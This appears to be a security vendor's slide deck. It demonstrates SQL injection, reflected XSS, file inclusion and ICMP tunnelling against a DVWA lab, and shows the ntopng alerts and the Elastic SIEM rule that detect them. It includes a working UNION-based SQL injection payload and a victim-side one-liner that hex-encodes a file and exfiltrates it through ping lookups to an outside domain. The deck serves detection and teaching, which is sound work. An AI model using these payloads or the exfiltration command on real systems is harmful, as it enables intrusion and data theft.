
ATK #4

SQL Injection

is a code injection technique, used to attack applications that manage data through relational databases using the SQL language. Failure to check user input allows you to artificially insert strings of SQL code that will be executed by the application.



Attack



SQL Injection



Attack

The screenshot shows the DVWA web application interface. The browser address bar indicates the URL is 192.168.2.11/DVWA-master/vulnerabilities/sqli/. The page title is "Vulnerability: SQL Injection". A message box displays the following text:

Click [here to change your ID.](#)

ID: ID: a' UNION SELECT "text1","text2";-- -&Submit=Submit
First name: text1
Surname: text2

The left sidebar contains a list of vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The bottom status bar shows "Damn Vulnerable Web Application (DVWA) v1.10 *Development*".

SQL Injection



Detection

The screenshot displays the ntopng Enterprise L v.5.3.220616 (Ubuntu 20.04.4 LTS) interface. The left sidebar contains navigation links: Shortcuts, Dashboard, Alerts (highlighted), Flows, Hosts, Maps, and Developer. The top status bar shows the interface name 'enp0s31f6', a speed indicator of 0 bps, and several status icons. The main content area is titled 'Alerts' and shows a list of alerts. A specific alert is highlighted, showing a 'Possible SQL Inj' (SQL Injection) detected on the 'TCP:HTTP' application. The alert details include the date/time '22:26:19', a score of '260', and the flow '192.168.2.8:59770' to '192.168.2.11:80'. The alert is categorized as 'Possible SQL Inj' with a question mark icon. Below the alert list, there is a section for 'Query performed in < 0.01 seconds. SQL' with buttons for 'Acknowledge Alerts' and 'Delete Alerts'. The bottom of the interface shows the version information and uptime.

Date/Time	Score	Application	Alert	Flow	Information	Client Pool	Server Pool	Client Network	Server Network	Actions
22:26:19	260	TCP:HTTP	Possible SQL Inj	192.168.2.8:59770 → 192.168.2.11:80	Possible SQL Inj	Default	Default			

SQL Injection



Detection

enp0s31f6 0 bps 0 bps 6 2 3 2

Search

Alert: Possible SQL Inj | 192.168.2.8:59770 ↔ 192.168.2.11:80 | Overview

Alert	! Possible SQL Inj	
Flow Peers [Client / Server]	192.168.2.8:59770 ↔ 192.168.2.11:80	
Protocol / Application	TCP:HTTP	
Date/Time	22:26:19	
Score	260	
Description		
Other Issues	HTTP Numeric IP Host ?	
Error Code	200	
Traffic Info	Client to Server Traffic	1.78 KB
	Main Direction	Server → Client
	Server to Client Traffic	4.2 KB
Flow Related Info	1	
Flow Related Info	Method	GET
	Return Code	OK
	URL	192.168.2.11/DVWA-master/...
	User Agent	Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
	Server Name	192.168.2.11

22:30:02 +0200 | Uptime: 10:16

SQL Injection



ATK #5

Cross Site Scripting (XSS)

is a vulnerability affecting dynamic websites that employ insufficient input checking in forms. An XSS allows an attacker to insert or execute client-side code in order to carry out a varied set of attacks such as, for example, the collection, manipulation and redirection of confidential information.





Attack

Not secure | 192.168.2.11/DVWA-master/vulnerabilities/xss_r/

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout


Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damen Vulnerable Web Application (DVWA) v1.10 *Development*

Cross Site Scripting (XSS)



Attack



Cross Site Scripting (XSS)



Detection

enp0s31f6 0 bps 0 bps 6 4 3 2

Search

Alert: Possible XSS | 192.168.2.8:59774 ↔ 192.168.2.11:80 | Overview

Alert	! Possible XSS	
Flow Peers [Client / Server]	192.168.2.8:59774 ↔ 192.168.2.11:80	
Protocol / Application	TCP:HTTP	
Date/Time	22:30:49	
Score	260	
Description		
Other Issues	HTTP Numeric IP Host ?	
Error Code	200	
Traffic Info	Client to Server Traffic	1.73 KB
	Main Direction	Server → Client
	Server to Client Traffic	4.24 KB
Flow Related Info	Method	GET
	Return Code	OK
	URL	192.168.2.11/DVWA-master/...
	User Agent	Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
	Server Name	192.168.2.11
Flow Related Info	1	

22:31:57 +0200 | Uptime: 12:11

Cross Site Scripting (XSS)




ATK #6

File Inclusion

is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting run time. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at run time.




Attack



File Inclusion



Attack



File Inclusion



Detection

enp0s31f6 1.10 kbit/s 1.10 kbit/s 3 4 3 3

Alert: HTTP Suspicious URL | 192.168.2.8:59792 ↔ 192.168.2.11:80 | Overview

Alert	! HTTP Suspicious URL	
Flow Peers [Client / Server]	192.168.2.8:59792 ↔ 192.168.2.11:80	
Protocol / Application	TCP:HTTP	
Date/Time	22:36:07	
Score	110	
Description		
Other Issues	HTTP Numeric IP Host ?	
Error Code	200	
Traffic Info	Client to Server Traffic	1.54 KB
	Main Direction	Server → Client
	Server to Client Traffic	5.63 KB
Flow Related Info	1	
Flow Related Info	Method	GET
	Return Code	OK
	URL	192.168.2.11/DVWA-master/...
	User Agent	Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
	Server Name	192.168.2.11

22:37:08 +0200 | Uptime: 17:22

File Inclusion



ATK #7

ICMP Tunnelling

is a command-and-control (C2) attack technique that secretly passes malicious traffic through perimeter defenses.

Malicious data passing through the tunnel is hidden within normal-looking ICMP echo requests and echo responses.



Attack

ON VICTIM MACHINE:

```
xxd -p -c 16 exfiltration.txt | while read h; do ping -c 1 ${h}.sec4u.co; done
```

ICMP Tunnelling





Attack


ON ATTACKER MACHINE:

```
sudo python3 icmp_exfiltration.py
```

→ you can find icmp_exfiltration.py script here

https://gist.github.com/maxrodrigo/a7a8c4bd7dfe64eb305b4c70dee70233#file-icmp_exfiltration-py

ICMP Tunnelling



[illegible][illegible]



Detection

The screenshot displays the ntopng Enterprise web interface. The top navigation bar includes 'Alerts', 'Host', 'Interface', 'Flow', and 'Device'. The 'Alerts' tab is active, showing a list of alerts. A red alert is highlighted, indicating a detected ICMP tunnel. The alert details show a score of 100, the application 'ICMP:ICMP', and the alert type 'Data Exfiltration'. The flow information shows a connection from 'sec4u001' to '192.168.2.11'. The interface also includes a sidebar with navigation options like 'Shortcuts', 'Dashboard', 'Alerts', 'Flows', 'Hosts', 'Maps', 'Interface', 'Settings', 'Developer', and 'Help'. The bottom status bar shows the version 'ntopng Enterprise L v.5.3.220616 (Ubuntu 20.04.4 LTS)' and the uptime '00:00:53 +0200 | Uptime: 01:41:07'.

Date/Time	Score	Application	Alert	Flow	Information	Client Pool	Server Pool	Client Network	Server Network	Actions
18/06/2022 23:59:17	100	ICMP:ICMP	DPI	Data Exfiltration	sec4u001	192.168.2.11		Data Exfiltration	Default	Default

ICMP Tunnelling





Detection

enp0s31f6 1.70 Mbit/s 4.20 Mbit/s 2 1 9 4 2 12

Search

Alert: Data Exfiltration | sec4u001:0 ↔ 192.168.2.11:0 | Overview

Alert	! Data Exfiltration	
Flow Peers [Client / Server]	sec4u001 [192.168.2.9]:0 ↔ 192.168.2.11:0	
Protocol / Application	ICMP:ICMP	
Date/Time	18/06/2022 23:59:17	
Score	100	
Description		
Other Issues		
Traffic Info	Client to Server Traffic	3.6 MB
	Main Direction	Server → Client
	Server to Client Traffic	6.18 MB
Flow Related Info	1	
Flow Related Info	ICMP Code	0
	ICMP Type	Echo reply (0)

00:02:44 +0200 | Uptime: 01:42:58

ICMP Tunnelling



ntop as source of Elastic SIEM

WEB Interface: Shortcuts → Notifications

The screenshot displays the ntop web interface. A modal dialog titled "Edit Endpoint: neteye_soc" is open, showing configuration options for an endpoint. The background interface includes a sidebar with navigation links (Shortcuts, Dashboard, Alerts, Flows, Hosts, Flow Exp., Maps, Interface, Settings, Developer, Help) and a main content area showing network statistics and a list of endpoints.

Edit Endpoint: neteye_soc

Name

Format

Host
(This field is optional)

Port
(This field is optional)

Protocol
(This field is optional)

Actions

- Host, Port and Protocol should be specified for remote syslog servers only.
- ECS (Elasticsearch Common Schema) format is documented [here](#).
- Raw JSON format is self-documented in the [code](#) and is meant to be used only by programmers who intend to programmatically process notifications.

[Edit](#)



detection rules on ntop alerts

The screenshot displays the Elastic Security console interface. The top navigation bar includes the Elastic logo, a search bar, and user profile icons. The left sidebar shows the 'Security' section with sub-items like Overview, Detect, Alerts, Rules (selected), Exceptions, Explore, Hosts, Network, Investigate, Timelines, Cases, Manage, Endpoints, Trusted applications, and Event filters. The main content area is titled 'NTOP High Risk Score Alert' and shows the rule's creation and update details, an 'Activate' toggle, and an 'Edit rule settings' button. Below this, two panels provide more details: 'About' and 'Definition'.

NTOP High Risk Score Alert

Created by: sa_103956_security_api_user on Jun 17, 2022 @ 15:05:25.402 Updated by: sa_103956_security_api_user on Jun 17, 2022 @ 15:05:25.402

Last response: ● — ↻

About

Detects alerts generated from ntop which have an high risk scoring. This can be a sign of attack or malicious activity.

Author SOC

Severity ● High

Risk score 73

Timestamp override event.ingested

Tags NTOP Network FROM_SOC

Definition

Index patterns filebeat-*

Custom query observer.product : "ntopng" AND event.risk_score > 100

Rule type Query

Timeline template None

Schedule





info@wuerth-phoenix.com
www.wuerth-phoenix.com

seC4U



Thank you
Grazie Danke

#WEINNOVATE